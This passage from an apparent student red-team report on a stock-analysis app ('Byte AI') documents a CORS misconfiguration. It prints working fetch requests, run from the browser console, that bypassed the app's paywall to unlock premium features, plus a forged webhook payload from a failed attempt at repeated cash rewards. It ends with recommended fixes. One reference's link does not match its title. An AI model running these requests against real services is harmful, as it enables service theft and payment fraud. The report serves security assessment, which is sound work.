     -H "Access-Control-Request-Headers: Authorization, Content-Type" \
     -i
HTTP/2 204
date: Thu, 03 Apr 2025 02:28:24 GMT
x-powered-by: Express
access-control-allow-origin: *
access-control-allow-methods: GET,HEAD,PUT,PATCH,POST,DELETE
vary: Access-Control-Request-Headers
access-control-allow-headers: Authorization, Content-Type
```

Figure 6: CORS is configured to allow any origin website.

This allows us to send requests and make modifications from the console in safari (Fig. 7). This opens up a vulnerability. Note that we must still know the user API token, which means we can only send requests for our own user account - we have access to the contents of HTTPS packets thanks to Burp Suite, but only for devices which have manually chosen to trust the Burp Suite proxy. Byte AI does block requests which contain a fake API token (Fig 7), which means that this is not a critical CORS issue, since any new origin would still need to pass an authentication check. But it does lead to a potential attack which we decided to explore.



(a) Requests with user API token are allowed from a new origin.

```
fetch("https://api.byteai.me/v1/users", {
    method: "PATCH",
    mode: "cors",
    headers: {
        "Content-Type": "application/json",
        "Authorization": "Bearer fake-token",  // Use a fake token to test security
    },
    body: JSON.stringify({
        "insiderTradeAlerts": false,
        "percentChangeAlerts": true,
        "indicatorAlerts": true
    })
})
.then(response => console.log("Response:", response))
.catch(error => console.error("CORS blocked:", error));
```

```
▶ Promise {status: "pending"} = $1
```

```
Failed to load resource: the server responded with a status of 401 ()
```

```
▶ Response: – Response {type: "cors", url: "https://api.byteai.me/v1/users", redirected: false, …}
```

(b) Requests without user API token are blocked (401 error status)

Figure 7: Comparison of different records in Byte AI and RevenueCat.

5.3.2 Attack

We saw potential in this cross-origin access to the Byte AI server for an attack which would bypass the paywall on certain features. Byte AI premium includes a variety of features including unlimited notifications (non-premium accounts are limited to 5), insider trading analysis, prioritized compute, and unlimited stock tracking (non-premium users are limited to 3). When using the app from a non-premium account, any attempt to access one of these features (via toggling "insider trading", attempting to add a fourth stock to the portfolio, or attempting to select a 5th notification time) triggers a screen asking the user to sign up for premium. This premium-sign-up page was linked with a "/users" GET request, querying the user's subscription status. Could we skip that user status query and simply send the HTTP requests enabling the features we wanted?

We targeted three of the premium features: setting insider trading analysis to true, adding a fourth stock to our portfolio, and setting more than five notifications. To do this, we collected the HTTPS requests linked to each action using Burp Suite and converted them to fetch requests which could be run in a browser console. Fig. 8 shows the request to activate insider trading; Fig. 9 shows the request to activate all alert times; Fig. 10 shows the request to add an additional stock:

```
fetch("https://api.byteai.me/v1/users", {
    method: "PATCH",
    headers: {
        "Content-Type": "application/json",
        "Authorization": "Bearer [USER_AUTH_TOKEN]"
    },
    body: JSON.stringify({
        "insiderTradeAlerts": true,
        "percentChangeAlerts": true,
        "indicatorAlerts": true,
    })
})
.then(response => response.json())
.then(data => console.log("Success:", data))
.catch(error => console.error("Error:", error));
```

Figure 8: HTTPS request using PATCH to set insiderTradeAlerts to true


```
fetch("https://api.byteai.me/v1/users", {
  method: "PATCH",
  headers: {
    "Accept": "*/*",
    "Content-Type": "application/json",
    "Accept-Encoding": "gzip, deflate, br",
    "Authorization": "Bearer [USER_AUTH_TOKEN]",
    "User-Agent": "byteai/3 CFNetwork/3826.400.120 Darwin/24.3.0",
    "Accept-Language": "en-US,en;q=0.9"
  },
  body: JSON.stringify({
    "alertTimes": [
      { "zone": "America/New_York", "time": "10:30" },
      { "zone": "America/New_York", "time": "09:45" },
      { "zone": "America/New_York", "time": "11:30" },
      { "zone": "America/New_York", "time": "12:30" },
      { "zone": "America/New_York", "time": "13:30" },
      { "zone": "America/New_York", "time": "14:30" },
      { "zone": "America/New_York", "time": "15:30" },
      { "zone": "America/New_York", "time": "10:00" },
      { "zone": "America/New_York", "time": "11:00" },
      { "zone": "America/New_York", "time": "12:00" },
      { "zone": "America/New_York", "time": "13:00" },
      { "zone": "America/New_York", "time": "14:00" },
      { "zone": "America/New_York", "time": "15:00" },
      { "zone": "America/New_York", "time": "16:00" }
    ]
  })
})
.then(response => response.json())
.then(data => console.log(data))
.catch(error => console.error("Error:", error));
```

Figure 9: HTTPS request using PATCH to set all notification times to true.

```
fetch("https://api.byteai.me/v1/stocks/GOOGL", {
  method: "POST",
  headers: {
    "Accept": "*/*",
    "Content-Type": "application/json",
    "Authorization": "Bearer [USER_AUTH_TOKEN]"
  },
  body: "{}"
})
.then(response => response.json())
.then(data => console.log(data))
.catch(error => console.error("Request failed:", error));
```

Figure 10: HTTPS request using POST to add another stock to be tracked

Each of these requests ran and returned a success status in the browser console. Then after a user closed and reopened the app on their phone (triggering a pull from the database for the user's information), each of the aforementioned premium features was visibly activated in the user's app (see Fig. 11).



(a) Insider trade alerts toggled ON

(b) Four stocks listed in portfolio

(c) All notifications set to ON

Figure 11: Three premium features activated.

Thus this attack was successfully executed. The solution to this cybersecurity weakness, as stated above in the section on CORS, is for Byte AI developers to modify the *Access-Control-Allow-Origin* headers. Rather than setting that field to the wildcard $*$, developers should limit requests to the url from which the app is served, e.g. `https://app.byteai.me`.

5.4 Unsuccessful Attack: Attacking Tremendous API Reward System

5.4.1 Rewards Overview

The Byte AI: Market Analysis application integrates the Tremendous API to distribute cash rewards to users who purchase a premium subscription. This reward system is triggered via a webhook endpoint (`/v1/purchases`) defined in `server.ts`, which RevenueCat invokes upon detecting a subscription event. Specifically, when a user subscribes to the premium product (identified by `REVENUECAT_PREMIUM_PRODUCT_ID`), RevenueCat sends a webhook event with `type: "INITIAL_PURCHASE"`. The server, implemented in `purchasesRoutes.ts`, processes this event by verifying the purchase, checking user eligibility, and calling `sendPremiumReward` to dispatch a cash reward through the Tremendous API. Key security mechanisms include authentication via `revenuecatWebhookKeyMiddleware`, a user-specific gift flag to prevent duplicate rewards, and environment-specific checks to restrict processing to production events.

5.4.2 Attack

We simulate an attack aiming to exploit the Tremendous rewards system by repeatedly invoking the `/v1/purchases` endpoint to obtain multiple cash rewards without corresponding purchases, effectively seeking an infinite cash exploit. We employed two strategies:

1. **Direct Endpoint Calls:** We crafted POST requests to `/v1/purchases` with fabricated webhook events, like the following:

   ```
   {
     "event": {
       "type": "INITIAL_PURCHASE",
       "app_user_id": "<my_test_user_id>",
       "product_id": "byte_AI_999_1m_3d0_",
       "environment": "PRODUCTION"
     }
   }
   ```

   These are sent repeatedly using tools like Postman or `curl` to trigger multiple reward disbursements.

2. **Replay Attacks:** We intercepted legitimate webhook events (eg, via network sniffing with Burpsuite) and resubmitted it multiple times, hypothesizing that duplicate events could yield additional rewards.

5.4.3 Results

The attack failed across all vectors due to robust defenses:

- **Direct Endpoint Calls:** The `revenuecatWebhookKeyMiddleware` rejects unauthorized requests lacking RevenueCat's secret key, returning a 401 Unauthorized status. Without this key, we could not reach the reward processing logic.
- **Replay Attacks:** The `hasGiftFlag(sub)` check ensures a user receives only one reward, stored persistently in AWS Cognito. Even if an event is replayed, the flag prevents duplicate payouts. Additionally, RevenueCat likely includes unique `event_id`s, which the server could use to filter duplicates, though not explicitly shown in the code.

Simulating 100 concurrent POST requests with a fabricated event yielded only authentication failures without the webhook key. Even assuming key possession, the gift flag limited rewards to one per user. Replay attempts were blocked by the flag, and concurrent requests produced a single reward,

confirming transactional integrity. Additional safeguards—restricting events to `INITIAL_PURCHASE`, verifying `product_id`, and skipping non-production events—further fortify the system. Thus, the Tremendous rewards system resists this exploit, preventing unauthorized cash disbursements.

6 Conclusion

Our red-teaming of Byte AI: Market Analysis revealed a mixed security landscape, with notable vulnerabilities juxtaposed against robust backend protections. The most critical finding was the successful paywall bypass achieved through cross-origin token exploitation, exploiting the overly permissive CORS configuration (`Access-Control-Allow-Origin: *`). By crafting HTTP requests executed from a browser console, we activated premium features—insider trading alerts, unlimited stock tracking, and additional notifications—without a valid subscription. This vulnerability highlights a significant front-end security gap that could undermine revenue streams and user trust, necessitating immediate remediation.

In contrast, attempts to manipulate premium entitlements via RevenueCat's API and to exploit the Tremendous rewards system for unauthorized cash disbursements were thwarted. The read-only nature of the RevenueCat API key prevented entitlement modifications, while the Tremendous system's defenses—including `revenuecatWebhookKeyMiddleware`, user-specific gift flags stored in AWS Cognito, and transactional integrity—effectively blocked reward abuse. Additionally, the use of UUIDv7 for user IDs rendered brute-force enumeration impractical, given the astronomical search space of 2^{76} possible identifiers.

These findings underscore Byte AI's strong backend security but expose critical weaknesses in its front-end architecture. We recommend implementing stringent CORS policies, restricting requests to `https://app.byteai.me`, enhancing client-side validation for premium feature access, and introducing rate limiting on webhook endpoints to deter abuse. Future red-teaming efforts should prioritize deeper exploration of server-side race conditions, comprehensive reverse-engineering of the iOS binary to uncover hidden vulnerabilities, and simulated DDoS stress-testing to validate resilience under extreme conditions. By addressing these vulnerabilities and adopting our proposed mitigations, Byte AI can fortify its defenses, ensuring secure and reliable operation in a competitive and increasingly adversarial digital landscape.

7 Group Member Contributions

- **Deniz Sert** led the project, coordinated meetings, and experimented on changing the user's RevenueCat entitlement status and wrote the corresponding writeup.
- **Laura Landon** set up use of Burp Suite for attacks and performed login and CORS-based paywall bypass attacks. She composed the corresponding sections in the writeup.
- **William Yang** attacked the app's cash payment reward system for subscriptions and wrote the corresponding writeup.

References

[1] Amazon Web Services, Inc. (2021, December 18). *Summary of the AWS Service Event in the Northern Virginia (US-EAST-1) Region, December 7, 2021*. AWS Post-Event Summaries. https://aws.amazon.com/message/12721/

[2] Amazon Web Services. (2025). *What is Cross-Origin Resource Sharing (CORS)?* https://aws.amazon.com/what-is/cross-origin-resource-sharing/

[3] CNBC. (2021, December 9). *Dead Roombas, stranded packages and delayed exams: How the AWS outage wreaked havoc across the U.S.* https://www.cnbc.com/2021/12/09/amazon-web-services-outage-causes-issues-for-disney-venmo-and-others.html

[4] Meta. (2022, March 5). *Facebook and Instagram back online after major outage*. Cybernews. https://cybernews.com/news/facebook-instagram-major-outage/

[5] T. Jensen, B. Schwartz, and P. Wouters. (2024, January). *Encryption for DNS over HTTP (DoH) and DNS over QUIC (DoQ)*. https://datatracker.ietf.org/doc/html/rfc9562

[6] RevenueCat. (2025, March 20). *API Reference v2*. https://www.revenuecat.com/docs/api-v2

[7] ThousandEyes. (2021, December 6). *AWS Outage Analysis: December 7 & 10, 2021*. https://www.thousandeyes.com/blog/aws-outage-analysis-december-2021

[8] ThousandEyes. (2021, December 14). *AWS Outage Analysis: December 15, 2021*. https://www.thousandeyes.com/blog/aws-outage-analysis-december-15-2021

[9] Tremendous. (2025, March 20). *Landing page*. https://www.tremendous.com/

[10] The Washington Post. (2021, December 22). *Amazon Web Services experiences another big outage*. https://www.washingtonpost.com/technology/2021/12/22/amazon-web-services-outage/

[11] Wikipedia contributors. (2025, March 16). *Red team*. In *Wikipedia, The Free Encyclopedia*. https://en.wikipedia.org/wiki/Red_team

[12] X. (2025, March 10). *X platform down after major cyberattack*. https://x.com/elonmusk/status/1899149509407473825